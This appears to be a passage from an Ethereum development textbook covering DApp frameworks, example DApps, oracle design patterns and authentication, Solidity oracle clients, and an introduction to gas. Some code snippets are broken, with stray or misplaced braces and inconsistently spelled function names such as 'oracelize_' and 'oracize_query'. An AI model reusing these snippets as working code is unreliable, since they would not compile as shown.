There are many different Development frameworks and libraries written in many languages which allows for a better developer experience in creating and deploying a DApp.

Truffle

Truffle is a DApp development environment. It is a popular choice and provides an application management environment, testing framework and asset pipeline for Ethereum.

With Truffle, you get:

- Built-in smart contract compilation, linking, deployment and binary management.
- Automated contract testing with Mocha and Chai.
- Configurable build pipeline with support for custom build processes.
- Scriptable deployment & migrations framework.
- Network management for deploying to many public & private networks.
- Interactive console for direct contract communication.
- Instant rebuilding of assets during development.
- External script runner that executes scripts within a Truffle environment.

Here are some links to get you started:

- Documentation: <http://truffleframework.com/docs>
- Github link: <https://github.com/trufflesuite/truffle>
- Website link: <https://truffleframework.com>

Embark

The Embark Framework focuses on serverless Decentralized Applications using Ethereum, IPFS and other platforms. Embark currently integrates with all EVM-based blockchains (of which Ethereum is the most prominent, of course), decentralized storages services (including IPFS), and decentralized communication platforms (including Whisper and Orbit).

With Embark you can:

- Blockchain (Ethereum)
 - Automatically deploy contracts and make them available in your JS code. Embark watches for changes, and if you update a contract, Embark will automatically redeploy the contracts (if needed) and the DApp.
 - Contracts are available in JS with Promises.
 - Do Test Driven Development with Contracts using Javascript.
 - Keep track of deployed contracts; deploy only when truly needed.
 - Manage different chains (e.g testnet, private net, livenet)
 - Easily manage complex systems of interdependent contracts.
- Decentralized storage (IPFS)
 - Easily store & retrieve data on the DApp through EmbarkJS, including uploading and retrieving files.
 - Deploy the full application to IPFS or Swarm.
- Decentralized Communication (Whisper, Orbit)
 - Easily send/receive messages through channels in P2P through Whisper or Orbit.
- Web Technologies
 - Integrate with any web technology including React, Foundation, etc.
 - Use any build pipeline or tool you wish, including grunt, gulp and webpack.

Getting started & documentation; <https://embark.readthedocs.io>

Github link; <https://github.com/embark-framework/embark>

Website link; <https://github.com/embark-framework/embark>

Emerald

Emerald Platform is a framework and set of tools to simplify development of a Dapps and integration of existing services with Ethereum based blockchain.

Emerald provides:

- Javascript library and React components to build a Dapp
- SVG icons common for blockchain projects
- Rust library to manage private keys, including hardware wallets, and sign transactions
- Ready to use components/services that can be integrated into existing app thought command line or JSON RPC API
- Accompanied with SputnikVM, a standalone EVM implementation that can be used for development and testing

It's platform agnostic and provides tools for various targets:

- Desktop app bundled with Electron
- Mobile apps
- Web apps
- Command line apps and scripting tools

Getting started & documentation; <https://docs.etcdevteam.com>

Github link; <https://github.com/etcdevteam/emerald-platform>

Website link; <https://emeraldplatform.io>

DApp (development tool)

DApp is a simple command line tool for smart contract development. It supports these common use cases:

- Easily use any version of the C++ Solidity compiler
- Run unit tests and interactively debug contracts in a native EVM execution environment
- Create persistent testnets using the Go Ethereum client

- Easily deploy your dapp to any EVM blockchain

It was created in the spirit of the Unix design philosophy, which means it's a good citizen of the command-line and can be easily composed with other tools. To get started, visit <https://dapp.tools/dapp>

Live DApps

Here are listed different live DApps on the Ethereum network:

Populous

An Ethereum based blockchain project aiming to disrupt the multi-million dollar invoice financing industry by creating a peer-to-peer blockchain based lending service.

Website link; <https://populous.co/>

EthPM

A project aimed at bringing package management to the Ethereum ecosystem.

Website link; <https://www.ethpm.com/>

Radar Relay

DEX (Decentralized Exchange) focused on trading Ethereum tokens directly from wallet to wallet.

Website link; <https://radarrelay.com/>

CryptoKitties

A game deployed on Ethereum that allows players to purchase, collect, breed and sell various types of virtual cats. It represents one of the earliest attempts to deploy blockchain technology for recreational and leisurely purposes.

Website link; <https://www.cryptokitties.co>

Ethlance

Ethlance is a platform for connecting freelancers and developers, both paying and receiving ether.

Website link; <https://ethlance.com/>

Decentraland

Decentraland is a virtual reality platform powered by the Ethereum blockchain. Users can create, experience, and monetize content and applications.

Website link; <https://decentraland.org/>

MakerDAO

One of Ethereum's oldest projects, MakerDAO creates the Dai stablecoin: an asset-backed hard currency for the 21st century. A stablecoin is a cryptocurrency that has low volatility against the world's most important national currencies, potentially unlocking large benefits for the entire Internet.

The MakerDAO system allows users to lock up their valuable Ethereum tokens as collateral and issue Dai against them. When they want to retrieve their assets later, they simply return the Dai they issued plus a fee based on how long it was outstanding. This simple principle means that each Dai is backed by some valuable asset held in the secure MakerDAO smart contract platform.

Dai has been operational since December 2017. For a much more detailed description of the system, visit <https://makerdao.com>

Oracles

A key property of the Ethereum platform is, of course, the Ethereum Virtual Machine, with its ability to execute programs written in its Turing complete bytecode language. Another key property is its decentralized organization through consensus on state updates. Being able to deliver EVM driven state updates on a decentralized consensus platform has a crucial underpinning: EVM execution must be totally deterministic and based only on the shared context of the Ethereum state and signed transactions. This has two particularly important consequences: the first is that there can be no intrinsic source of randomness for the EVM and smart contracts to work with; and second is that all extrinsic data can only be introduced as the data payload of a transaction. Let's unpick those two consequences slightly more. To understand the prohibition of a `rand()` function in the EVM to provide randomness for smart contracts, consider the effect on attempts to achieve consensus after the execution of such a function: node A would execute the command and store 3 on behalf of the smart contract in its storage and node B, executing the same smart contract, would store 7 instead. Thus, nodes A and B would come to different conclusions about what the resulting state should be, despite having run exactly the same code in the same context. Indeed, it could easily be that a different resulting state would be achieved every time that the smart contract is evaluated. As such, there would be no way for the network, with its multitude of nodes running independently around the world, to ever come to a decentralized consensus on what the resulting state should be. In practice, it would get much worse than this example very quickly, because knock-on effects, including ether transfers, would build up exponentially. Note that pseudo-random functions, such as cryptographically secure hash functions (which are deterministic and therefore can be, and indeed are, part of the EVM), are not enough for many applications: take a gambling game that simulates coin flips to resolve bet payouts, which needs to randomize heads or tails - a miner can gain an advantage by playing the game and only including their transactions in blocks for which they will win. So how do we get around this problem? Well, all nodes can agree on the contents of signed transactions, so extrinsic information, including sources of randomness, price information, weather forecasts, etc, can be introduced as the data part of transactions sent to the network. However, such data simply can not be trusted, coming as it does from completely anonymous sources. As such, we have just deferred the problem. In this chapter we investigate the solution: oracles.

Oracles, ideally, provide a trustless (or at least near-trustless) way of getting extrinsic (i.e. "real world" or off-chain) information, such as the result of football games, the price of gold, or truly random numbers, on to the Ethereum platform for smart contracts to use. They can also be used to relay data securely

to DApp front-ends directly. They can be thought of as a *bridge*, i.e. a mechanism for bridging the gap between the off-chain world and smart contracts. Allowing smart contracts to enforce contractual relationships based on real-world events and data broadens their scope dramatically. Note that some oracles provide data that is particular to a specific private data source, such as academic certificates or government IDs. Even though that is a fully trusted data source, it is so by definition. Such subjective data can't be given "trustlessly" - the provider of such information, such as a university, is the sole arbiter of this information, so it only makes sense to go to the single source of this information to obtain it. As such, we include these data sources in our definitions of what counts as "oracles" because they also provide a data bridge for smart contracts with the characteristic of the data being provided. The kind of subjective data generally takes the form of certifications, such as passports or records of achievement. Certifications will become a big part of the success of blockchain platforms, particularly when the reputation problem is solved, so it is important they are included and that you understand how they can be served by blockchain platforms.

Let's look at some more examples of data that might be provided by oracles:

- Random numbers/entropy from physical sources (e.g. quantum/thermal phenomenon): e.g. to fairly select a winner in a lottery smart contract
- Parametric triggers indexed to natural hazards: e.g. triggering of catastrophe bond smart contracts such as Richter scale measurement for an earthquake bond
- Exchange rate data: e.g. for accurate pegging of stablecoins to fiat currency
- Capital markets data: e.g. the pricing baskets of tokenized assets/securities
- Benchmark reference data: e.g. incorporating interest rates into smart financial derivatives
- Static/pseudo-static data: security identifiers, country codes, currency codes, etc
- Time and interval data: for event triggers grounded in precise SI time measurement
- Weather data: e.g. insurance premium calculations based on weather forecasts
- Political events: for prediction market resolution

- Sporting events: for prediction market resolution and fantasy sports contracts
- Geo-location data: e.g. as used in supply chain tracking
- Damage verification: for insurance contracts
- Events occurring on other blockchains: interoperability functions
- Ether market price: e.g. for fiat gas price oracles
- Flight statistics: e.g. as used by groups or clubs for flight ticket pooling
- Certifications: e.g. academic achievements or government issued rights-giving identification documents

In this section, we will examine some of the ways oracles can be implemented, including basic oracle patterns, computation oracles, decentralized oracles, and oracle client implementations in Solidity.

Oracle Design Patterns

All oracles provide a few key functions, by definition:

- Collecting data from an off-chain source
- Transferring the data on-chain with a signed message
- Making the available by putting it in a smart contract's storage

With the data in the smart contract's storage, it can be accessed by other smart contracts via message calls that invoke a "retrieve" function of the oracle's smart contract; and it can also be accessed by Ethereum nodes or network enabled clients directly by "looking" into the oracle's storage.

The three main ways to set up an oracle can be categorized as: *request-response*, *publish-subscribe* and *immediate-read*.

Starting with the simplest, *immediate-read* oracles are those that provide data which is only needed for an immediate decision, like "What is the address for mastering-ethereum.com?" or "Is this person over 18?". Those wishing to query this kind of data tend to do so on a "just-in-time" basis, i.e. the look-up is made when it is needed and possibly never again. Examples of such oracles include those that hold data about or issued by organizations, such as academic certificates, dial codes, institutional memberships, airport identifiers, sovereign IDs, etc. This type of oracle stores data once in its contract storage, whence any

other smart contract can look it up using a request call to the oracle contract. It may be updated. The data in the oracle's storage is also available for direct look-up by blockchain enabled (i.e. Ethereum client connected) applications without having to go through the palaver of incurring the gas costs of issuing a transaction. A shop wanting to check the age of a customer wishing to purchase alcohol could use an oracle in this way. This type of oracle is attractive to an organization or company that might otherwise have to run and maintain servers to answer such data requests. Once in an oracle smart contract, the Ethereum platform takes care of everything. Note that the data stored by the oracle is likely not to be the raw data that the oracle is serving, e.g. for efficiency or privacy reasons. A university may set up an oracle for the certificates of academic achievement of past students. However, storing the full details of the certificate (which may run to pages of courses taken and grades achieved) would be excessive. Instead, a hash of the certificate is sufficient. Likewise, a government might wish to put citizen IDs on to the Ethereum platform, where clearly the details included need to be kept private. Again, hashing the data (more carefully, in Merkle trees with salts) and only storing the root hash in the smart contract's storage is an efficient way to organize such a service.

The next set up is *publish-subscribe*, where an oracle, that effectively provides a broadcast service for data that is expected to change (perhaps both regularly and frequently), is either polled by a smart contract on-chain, or watched by an off-chain daemon for updates. This category has a pattern similar to RSS feeds, WebSub, and the like, where the oracle is updated with new information and a flag signals that new data is available to those who consider themselves "subscribed". Interested parties must either poll the oracle to check whether the latest information has changed, or listen for updates to oracle contract and act when they occur. Examples include price feeds, weather information, economic or social statistics, traffic data, etc. Polling is very inefficient in the world of web servers, but not so in the peer-to-peer context of blockchain platforms: Ethereum clients have to keep up with all state changes, including changes to contract storage, so polling for data changes is a local call to a synced client. Ethereum event logs make it particularly easy for applications to look out for oracle updates, and so this pattern can in some ways be even considered a "push" service. However, if the polling is done from a smart contract, which might be necessary for some decentralized applications (e.g. where activation incentives are not possible), then significant gas expenditure may be incurred.

The *request-response* category is the most complicated: this is where the data space is too huge to be stored in a smart contract and users are expected to only need small part of the overall data set at a time. It is also an applicable model for data provider businesses. In practical terms, such an oracle might be implemented as a system of on-chain smart contracts and off-chain infrastructure used to monitor requests, retrieve and return data. A request for

data from a decentralized application would typically be an asynchronous process involving a number of steps. In this pattern, firstly, an externally-controlled account would transact with a decentralized application, resulting in an interaction with a function defined in the oracle smart contract. This function initiates the request to the oracle, with the associated arguments detailing the data requested in addition to supplementary information that might include callback functions and scheduling parameters. Once this transaction has been validated, the oracle request can be observed as an EVM event emitted by the oracle contract, or as a state change; the arguments can be retrieved and used to perform the actual query from the off-chain data source. The oracle may also require payment for processing the request, gas payment for the callback, and permissions to access the requested data. Finally, the resulting data is signed by the oracle owner, essentially attesting to the value of the data at a given time, and delivered in a transaction to the decentralized application that made the request—either directly or via the oracle contract. Depending on the scheduling parameters, the oracle may broadcast further transactions updating the data at regular intervals, e.g. end of day pricing information.

The steps for a *request-response* oracle may be summarized as follows:

1. Receiving queries from decentralized applications
2. Parsing a query
3. Checking that payment and data access permissions are met
4. Retrieving relevant data from an off-chain source (and encrypting if necessary)
5. Signing of transaction(s) with the data included
6. Broadcasting transactions to the network
7. Scheduling of any further necessary transactions, such as notifications, etc

A range of other schemes are also possible, for example, data can be requested from and returned directly by an externally-controlled account, removing the need for an oracle smart contract. Similarly, the request and response could be made to and from an Internet of Things enabled hardware sensor. Therefore, oracles can be human, software, or hardware-based.

The request-response pattern described above is commonly seen in client-server architectures. While this is a useful messaging pattern which allows applications to have a two-way conversation, it is a relatively simple pattern and perhaps inappropriate under certain conditions. For example, a smart bond

requiring an interest rate from an oracle might have to request the data on a daily basis under a request-response pattern in order to ensure the rate is always correct. Given that interest rates change infrequently, a publish-subscribe pattern may be more appropriate here—especially when taking into consideration Ethereum’s limited bandwidth.

Publish–subscribe is a pattern where publishers—here, oracles—do not send messages directly to receivers, but instead categorize published messages into distinct classes. Subscribers are able to express an interest in one or more classes and retrieve only those messages which are of interest. Under such a pattern, an oracle might write the interest rate to its own internal storage, when and only when it changes. Multiple subscribed decentralized applications can simply read it from the oracle contract, thereby reducing the impact on network bandwidth while minimizing storage costs.

In a broadcast or multicast pattern, an oracle would post all messages to a channel and subscribing contracts would listen to the channel under a variety of subscription modes. For example, an oracle might publish messages to a cryptocurrency exchange rate channel. A subscribing smart contract could request the full content of the channel if it required the time series for, e.g., a moving average calculation; another might require only the last rate for a spot price calculation. A broadcast pattern is appropriate where the oracle does not need to know the identity of the subscribing contract.

Data Authentication

If we assume that the source of data being queried by a decentralized application is both authoritative and trustworthy (a not insignificant assumption), an outstanding question remains: given that the oracle and the request-response mechanism may be operated by distinct entities, how are we able trust this mechanism? There is a distinct possibility that data may be tampered with whilst in transit, so it is critical that off-chain methods are able to attest to the returned data’s integrity. Two common approaches to data authentication are *authenticity proofs* and *Trusted Execution Environments* (TEEs).

Authenticity proofs are cryptographic guarantees that prove that data has not been tampered with. Based on a variety of attestation techniques (e.g. digitally signed proofs), they effectively shift the trust from the data carrier to the attester, i.e. the provider of the attestation method. By verifying the authenticity proof on-chain, smart contracts are able to verify the integrity of the data before operating upon it. Oraclize [1] is an example of an oracle service leveraging a variety of authenticity proofs. One such proof that is currently available for data queries from the Ethereum main network is the TLSNotary Proof [2]. TLSNotary Proofs allow a client to provide evidence to a third party that HTTPS web traffic

occurred between the client and a server. While HTTPS is itself secure, it doesn't support data signing. As a result, TLSNotary Proofs rely on TLSNotary (via PageSigner [3]) signatures. TLSNotary Proofs leverage the Transport Layer Security (TLS) protocol, enabling the TLS master key, which signs the data after it has been accessed, to be split between three parties: the server (the oracle), an auditee (Oraclize), and an auditor. Oraclize uses an Amazon Web Services (AWS) virtual machine instance as the auditor which can be verified as having been unmodified since instantiation [4]. This AWS instance stores the TLSNotary secret, allowing it to provide honesty proofs. Although it offers higher assurances against data tampering than a purely trusted request-response mechanism, this approach does require the assumption that Amazon itself will not tamper with the VM instance.

TownCrier [5,6] is an authenticated data feed oracle system based on the TEE approach; such methods utilize hardware-based secure enclaves to verify data integrity. TownCrier uses Intel's SGX (Software Guard eXtensions) to ensure that responses from HTTPS queries can be verified as authentic. SGX provides guarantees of integrity, ensuring that applications running within an enclave are protected by the CPU against tampering by any other process. It also provides confidentiality, ensuring that an application's state is opaque to other processes when running within the enclave. And finally, SGX allows attestation, by generating a digitally signed proof that an application—securely identified by a hash of its build—is actually running within an enclave. By verifying this digital signature, it is possible for a decentralized application to prove that a TownCrier instance is running securely within an SGX enclave. This, in turn, proves that the instance has not been tampered with and that the data emitted by TownCrier is therefore authentic. The confidentiality property additionally enables TownCrier to handle private data by allowing data queries to be encrypted using the TownCrier instance's public key. By operating an oracle's query/response mechanism within an enclave such as SGX, it can effectively be thought of as running securely on trusted third party hardware, ensuring that the requested data is returned untampered (assuming that we trust Intel/SGX).

Computation oracles

So far, we have only discussed oracles in the context of requesting and delivering data. However, oracles can also be used to perform arbitrary computation, a function which can be especially useful given Ethereum's inherent block gas limit and comparatively expensive computation costs; with Vitalik himself pointing out the fact that the computational cost on Ethereum is less efficient by a factor of a million when compared to existing centralized services [7]. Rather than just relaying the results of a query, computation oracles can be used to perform computation on a set of inputs and return a calculated

result that may have been infeasible to calculate on-chain. For example, one might use a computation oracle to perform a computationally-intensive regression calculation in order to estimate the yield of a bond contract.

If you are willing to trust a centralized, but auditable service, you can go again to Oraclize. They provide a service that allows decentralized applications to request the output of a computation performed in a sandboxed AWS virtual machine. The AWS instance creates an executable container, from a user-configured Dockerfile packed in an archive that is uploaded to IPFS. On request, Oraclize retrieves this archive using its hash, and then initializes and executes the Docker container on AWS, passing any arguments that are provided to the application as environment variables. The containerized application performs the calculation, subject to a time constraint, and must have the result written to standard output where it can be retrieved by Oraclize and returned to the decentralized application. Oraclize currently offers this service on an auditable t2.micro AWS instance, so if the computation is of some non-trivial value, it is possible to inspect that the correct Docker container was executed. Nonetheless, this is not a truly decentralized solution.

The concept of a 'cryptlet' as a standard for verifiable oracle truths has been formalized as part of Microsoft's wider ESC Framework [8]. Cryptlets execute within an encrypted capsule that abstracts away the infrastructure, such as I/O, and has the CryptoDelegate attached so incoming and outgoing messages are signed, validated, and proven automatically. Cryptlets support distributed transactions so that contract logic can take on complex multi-step, multi-blockchain and external system transactions in an ACID manner. This allows developers to create portable, isolated, and private resolutions of the truth for use in smart-contracts. Cryptlets follow the format below:

```
public class SampleContractCryptlet : Cryptlet
{
    public SampleContractCryptlet(Guid id, Guid bindingId, string name,
        string address,.IContainerServices hostContainer, bool contract)
        : base(id, bindingId, name, address, hostContainer, contract)
    {
        MessageApi =
            new CryptletMessageApi(GetType().FullName, new
                SampleContractConstructor())
    }
}
```

For a more decentralized solution, we can currently turn to TrueBit [9], who offer a solution for scalable and verifiable off-chain computation. It introduces a system of solvers and verifiers, who are incentivized to perform computations

and verification of those computations, respectively. Should a solution be challenged, an iterative verification process on subsets of the computation are performed on-chain—a kind of 'verification game'. The game proceeds through a series of rounds, each recursively checking a smaller and smaller subset of the computation. The game eventually reaches a final round, where the challenge is sufficiently trivial such that the judges—Ethereum miners—can make a final ruling on whether the challenge was justified, on-chain. In effect, TrueBit is an implementation of a computation market, allowing decentralized applications to pay for verifiable computation to be performed outside of the network, but relying on Ethereum to enforce the rules of the verification game. In theory, this enables trustless smart contracts to securely perform any computation task.

A broad range of applications exist for systems like TrueBit, ranging from machine learning to verification of any proof-of-work. An example of the latter is the Doge-Ethereum bridge, which utilizes TrueBit to verify Dogecoin's proof-of-work (Scrypt), which is a memory-hard and computationally intensive function that cannot be computed within the Ethereum block gas limit. By performing this verification on TrueBit, it has been possible to securely verify Dogecoin transactions within a smart contract on Ethereum's Rinkeby testnet.

Decentralized oracles

While centralized data or computation oracles suffice for many applications, they do however represent central points of failure in the Ethereum network. A number of schemes have been proposed around the idea of decentralized oracles as a means of ensuring data availability, and the creation of a network of individual data providers with an on-chain data aggregation system.

ChainLink [10] have proposed a decentralized oracle network consisting of three key smart contracts: a reputation contract, an order-matching contract, an aggregation contract, and an off-chain registry of data providers. The reputation contract is used to keep track of data provider's performance. Scores in the reputation contract are used to populate the off-chain registry. The order-matching contract selects bids from oracles using the reputation contract. It then finalizes a Service Level Agreement (SLA), which includes query parameters and the number of oracles required. This means that the purchaser needn't transact with the individual oracles directly. The aggregation contract collects responses, submitted using a commit-reveal scheme, from multiple oracles, and then calculates the final collective result of the query, and finally feeds the results back into the reputation contract.

One of the main challenges with such a decentralized approach is the formulation of the aggregation function. ChainLink proposes calculating a weighted response, allowing a validity score to be reported for each oracle

response. Detecting an 'invalid' score here is non-trivial since it relies on the premise that outlying data points, measured by deviations from responses provided by peers, are incorrect. Calculating a validity score based on the location of an oracle response amongst a distribution of responses risks penalizing correct answers over average ones. Therefore, ChainLink offers a standard set of aggregation contracts, but also allows customized aggregation contracts to be specified.

A related idea is the SchellingCoin protocol [11]. Here, multiple participants report values and the median is taken as the 'correct' answer. Reporters are required to provide a deposit which is redistributed in favor of values that are closer to the median, therefore incentivizing the reporting of values that are similar to others. A common value, also known as the Schelling Point, which respondents might consider as the natural and obvious target around which to coordinate is expected to be close to the actual value.

Teutsch recently proposed a new design for a decentralized off-chain data availability oracle [12]. This design leverages a dedicated proof-of-work blockchain which is able to correctly report on whether or not registered data is available during a given epoch. Miners attempt to download, store, and propagate all currently registered data, therefore guaranteeing data is available locally. While such a system is expensive in the sense that every mining node stores and propagates all registered data, the system allows storage to be reused by releasing data after the registration period ends.

Oracle client interfaces in Solidity

Below is a Solidity example demonstrating how Oraclize can be used to continuously poll for the ETH/USD price from an API and store the result in a usable manner.:

```
/*
ETH/USD price ticker leveraging CryptoCompare API

This contract keeps in storage an updated ETH/USD price,
which is updated every 10 minutes.

*/
pragma solidity ^0.4.1;

import "github.com/oraclize/ethereum-api/oraclizeAPI.sol";
```

```

/*
  "oracelize_" prepended methods indicate inheritance from "usingOraclize"
*/

contract EthUsdPriceTicker is usingOraclize {

    uint public ethUsd;

    event newOraclizeQuery(string description);
    event newCallbackResult(string result);

    function EthUsdPriceTicker() payable {
        // signals TLSN proof generation and storage on IPFS
        oracelize_setProof(proofType_TLSNotary | proofStorage_IPFS);

        // requests query
        queryTicker();
    }

    function __callback(bytes32 _queryId, string _result, bytes _proof)
public {
        if (msg.sender != oracelize_cbAddress()) throw;
        newCallbackResult(_result);

        /*
         * parse the result string into an unsigned integer for on-chain use
         * uses inherited "parseInt" helper from "usingOraclize", allowing
        for
            * a string result such as "123.45" to be converted to uint 12345
        */
        ethUsd = parseInt(_result, 2);
    }
}

```

```

        // called from callback since we're polling the price
        queryTicker();
    }

function queryTicker() public payable {
    if (oracize_getPrice("URL") > this.balance) {
        newOracelizeQuery("Oraclize query was NOT sent, please add some
ETH to cover for the query fee");
    } else {
        newOracelizeQuery("Oraclize query was sent, standing by for the
answer..");
    }

    // query params are (delay in seconds, datasource type,
    datasource argument)
    // specifies JSONPath, to fetch specific portion of JSON API
    result
    oracize_query(60 * 10, "URL", "json(https://min-
api.cryptocompare.com/data/price?fsym=ETH&tsyms=USD,EUR,GBP).USD");
}

}
}
}

```

To integrate with Oraclize, the contract EthUsdPriceTicker must be a child of usingOraclize; the usingOraclize contract is defined in the oraclizeAPI file. The data request is made using the oracize_query() function which is inherited from the usingOraclize contract. This is an overloaded function that expects at least two arguments:

- The supported datasource to use, such as URL, WolframAlpha, IPFS, or computation
- The argument for the given datasource, which may include the use of JSON or XML parsing helpers

The price query is performed in the `queryTicker()` function. In order to perform the query, Oraclize requires the payment of a small fee in ether, covering the gas cost for transmitting and processing the result to the *callback() function and accompanying surcharge for the service. This amount is dependent on the datasource, and where specified, the type of authenticity proof that is required.* Once the data has been retrieved, the `callback()` function is called by an Oraclize controlled account permissioned to do the callback; it passes in the response value and a unique `queryId` argument, which as an example, can be used to handle and track multiple pending callbacks from Oraclize.

Financial data provider Thomson Reuters also provides an oracle service for Ethereum, called BlockOne IQ, allowing market and reference data to be requested by smart contracts running on private or permissioned networks [13]. Below is the interface for the oracle, and a client contract that will make the request:

```
pragma solidity ^0.4.11;

contract Oracle {
    uint256 public divisor;

    function initRequest(uint256 queryType, function(uint256) external
onSuccess, function(uint256) external onFailure) public returns (uint256 id);

    function addArgumentToRequestUint(uint256 id, bytes32 name, uint256 arg)
public;

    function addArgumentToRequestString(uint256 id, bytes32 name, bytes32
arg) public;

    function executeRequest(uint256 id) public;

    function getResponseUint(uint256 id, bytes32 name) public constant
returns(uint256);

    function getResponseString(uint256 id, bytes32 name) public constant
returns(bytes32);

    function getResponseError(uint256 id) public constant returns(bytes32);

    function deleteResponse(uint256 id) public constant;

}

contract OracleB1IQClient {
    Oracle private oracle;
```

```
event LogError(bytes32 description);
```

```
function OracleB1IQClient(address addr) public payable {  
    oracle = Oracle(addr);  
    getIntraday("IBM", now);  
}
```

```
function getIntraday(bytes32 ric, uint256 timestamp) public {  
    uint256 id = oracle.initRequest(0, this.handleSuccess,  
this.handleFailure);  
    oracle.addArgumentToString(id, "symbol", ric);  
    oracle.addArgumentToUint(id, "timestamp", timestamp);  
    oracle.executeRequest(id);  
}
```

```
function handleSuccess(uint256 id) public {  
    assert(msg.sender == address(oracle));  
    bytes32 ric = oracle.getResponseString(id, "symbol");  
    uint256 open = oracle.getResponseUint(id, "open");  
    uint256 high = oracle.getResponseUint(id, "high");  
    uint256 low = oracle.getResponseUint(id, "low");  
    uint256 close = oracle.getResponseUint(id, "close");  
    uint256 bid = oracle.getResponseUint(id, "bid");  
    uint256 ask = oracle.getResponseUint(id, "ask");  
    uint256 timestamp = oracle.getResponseUint(id, "timestamp");  
    oracle.deleteResponse(id);  
    // Do something with the price data..  
}
```

```
function handleFailure(uint256 id) public {
```

```

        assert(msg.sender == address(oracle));

        bytes32 error = oracle.getResponseError(id);

        oracle.deleteResponse(id);

        emit LogError(error);

    }

}

```

The data request is initiated using the `initRequest()` function, which allows the query type (in this example, a request for an intraday price) to be specified in addition to two callback functions. This returns a `uint256` identifier which can then be used to provide additional arguments. The `addArgumentToString()` function is used to specify the RIC (Reuters Instrument Code), here for IBM stock, and `addArgumentToRequestUint()` allows the timestamp to be specified. Now, passing in an alias for `block.timestamp` will retrieve the current price for IBM. The request is then executed by the `executeRequest()` function. Once the request has been processed, the oracle contract will call the `onSuccess` callback function with the query identifier, allowing the resulting data to be retrieved, else the `onFailure` callback with an error code in the event of retrieval failure. The available fields that can be retrieved on success include open, high, low, close (OHLC) and bid/ask prices.

Reality Keys [14] allows requests for facts to be made off-chain using POST requests. Responses are cryptographically signed, allowing them to be verified on-chain. Here, a request is made to check the balance of an account on the Bitcoin blockchain at a specific time using the `blockr.io` API:

```
wget -qO- https://www.realitykeys.com/api/v1/blockchain/new --post-data="chain=XTB&address=1F1tAaz5x1HUXrCNLbtMDqcw6o5GNn4xqX&which_total=total_received&comparison=ge&value=1000&settlement_date=2015-09-23&objection_period_secs=604800&accept_terms_of_service=current&use_existing=1"
```

For this example, arguments allow the blockchain to be specified, the amount to be queried (total received or final balance) and the result to be compared with a provided value, allowing a true or false response. The resulting JSON object includes the returned value, in addition to the "signature_v2" field which allows the result to be verified in a smart contract using the `ecrecover()` function:

To verify the signature, `ecrecover()` can determine that the data was indeed signed by `ethereum_address` as follows. The `fact_hash` and `signed_value` are hashed, and passed to `ecrecover()` with the three signature parameters:

```
bytes32 result_hash = sha3(fact_hash, signed_value);

address signer_address = ecrecover(result_hash, sig_v, sig_r, sig_s);

assert(signer_address == ethereum_address);

uint256 result = uint256(signed_value) / base_unit;

// Do something with the result..
```

References

- [1] <http://www.oraclize.it/>
 - [2] <https://tlsnotary.org/>
 - [3] <https://tlsnotary.org/pagesigner.html>
 - [4] <https://bitcointalk.org/index.php?topic=301538.0>
 - [5] <http://hackingdistributed.com/2017/06/15/town-crier/>
 - [6] <https://www.cs.cornell.edu/~fanz/files/pubs/tc-ccs16-final.pdf>
 - [7] <https://www.crowdfundinsider.com/2018/04/131519-vitalik-buterin-outlines-off-chain-ethereum-smart-contract-activity-at-deconomy/>
 - [8] <https://github.com/Azure/azure-blockchain-projects/blob/master/bletchley/EnterpriseSmartContracts.md>

- [9] <https://people.cs.uchicago.edu/~teutsch/papers/truebit.pdf>
- [10] <https://link.smartcontract.com/whitepaper>
- [11] <https://blog.ethereum.org/2014/03/28/schellingcoin-a-minimal-trust-universal-data-feed/>
- [12] http://people.cs.uchicago.edu/~teutsch/papers/decentralized_oracles.pdf
- [13] <https://developers.thomsonreuters.com/blockchain-apis/blockone-iq-ethereum>
- [14] <https://www.realitykeys.com>

Other links

- <https://ethereum.stackexchange.com/questions/201/how-does-oraclize-handle-the-tlsnotary-secret>
- <https://blog.oraclize.it/on-decentralization-of-blockchain-oracles-94fb78598e79>
- <https://medium.com/@YondonFu/off-chain-computation-solutions-for-ethereum-developers-507b23355b17>
- <https://blog.oraclize.it/overcoming-blockchain-limitations-bd50a4cfb233>
- <https://medium.com/@jeff.ethereum/optimising-the-ethereum-virtual-machine-58457e61ca15>
- <http://docs.oraclize.it/#ethereum>
- <https://media.consensys.net/a-visit-to-the-oracle-de9097d38b2f>
- <https://blog.ethereum.org/2014/07/22/ethereum-and-oracles/>
- http://www.oraclize.it/papers/random_datasource-rev1.pdf
- <https://blog.oraclize.it/on-decentralization-of-blockchain-oracles-94fb78598e79>
- https://www.reddit.com/r/ethereum/comments/73rgzu/is_solving_the_oracle_problem_a_paradox/
- <https://medium.com/truebit/a-file-system-dilemma-2bd81a2cba25>
- <https://medium.com/@roman.brodetski/introducing-oracul-decentralized-oracle-data-feed-solution-for-ethereum-5cab1ca8bb64>

Gas

Gas is Ethereum's unit for measuring how much computational, memory and storage work that is required to perform an action or a set of actions on the Ethereum blockchain. Every operation performed by a transaction or contract costs a certain amount of gas; the number of gas units required is related to the type and number of computational steps that are being executed. In contrast to Bitcoin transaction fees, which only take into account the size of a transaction in kilobytes (kB), Ethereum transaction fees must account for every computational step that ends up being performed by transactions and smart contract code execution. The higher the number of operations transaction execution performs, the higher the cost to run it to completion.

Each operation requires a fixed amount of gas. Some examples from the Ethereum yellow paper:

- Adding two numbers costs 3 gas
- Calculating a Keccak256 hash costs 30 gas + 6 more gas for every 256 bits of data being hashed
- Sending a transaction costs 21000 gas

Gas is a crucial component of Ethereum and serves a dual role. One, as a layer of abstraction between the price of Ethereum (with its volatility) and the reward to miners for the work they do. Two, defense against denial of service attacks. In order to prevent accidental or malicious infinite loops or other computational wastage in the network, the initiator of each transaction is required to set a limit to the amount of computation they are willing to pay for. The gas system, therefore, disincentivizes attackers from sending malicious "spam" transactions, as they must pay proportionately for the computational, bandwidth, and storage resources that they consume.

Halting Problem

The idea of transaction fees and accounting seems practical, though you might wonder why Ethereum requires gas in the first place. Gas is pivotal, as it not only attends to the halting problem but is also critical for safety and liveness. What is the halting problem, safety, and liveness, and why should you care?

Paying for gas

While gas has a price, it cannot be "owned" nor "spent". Gas exists only inside the Ethereum Virtual Machine (EVM) as a count of how much computational

work is being performed. The sender is charged a transaction fee in ether, which is then converted to gas and then back to ether as block rewards for the miners. These conversion steps are in place to separate the price for the computation (tied to amount of processing) from the price of ether (tied to market fluctuations).

Gas cost vs. gas price

While the **gas cost** is a measure of operational steps performed in the EVM, the gas itself also has a **gas price** measured in ether. When performing a transaction, the sender specifies the gas price they are willing to pay (in ether) for each unit of gas, allowing the market to decide the relationship between the price of ether and the cost of computing operations (as measured in gas).

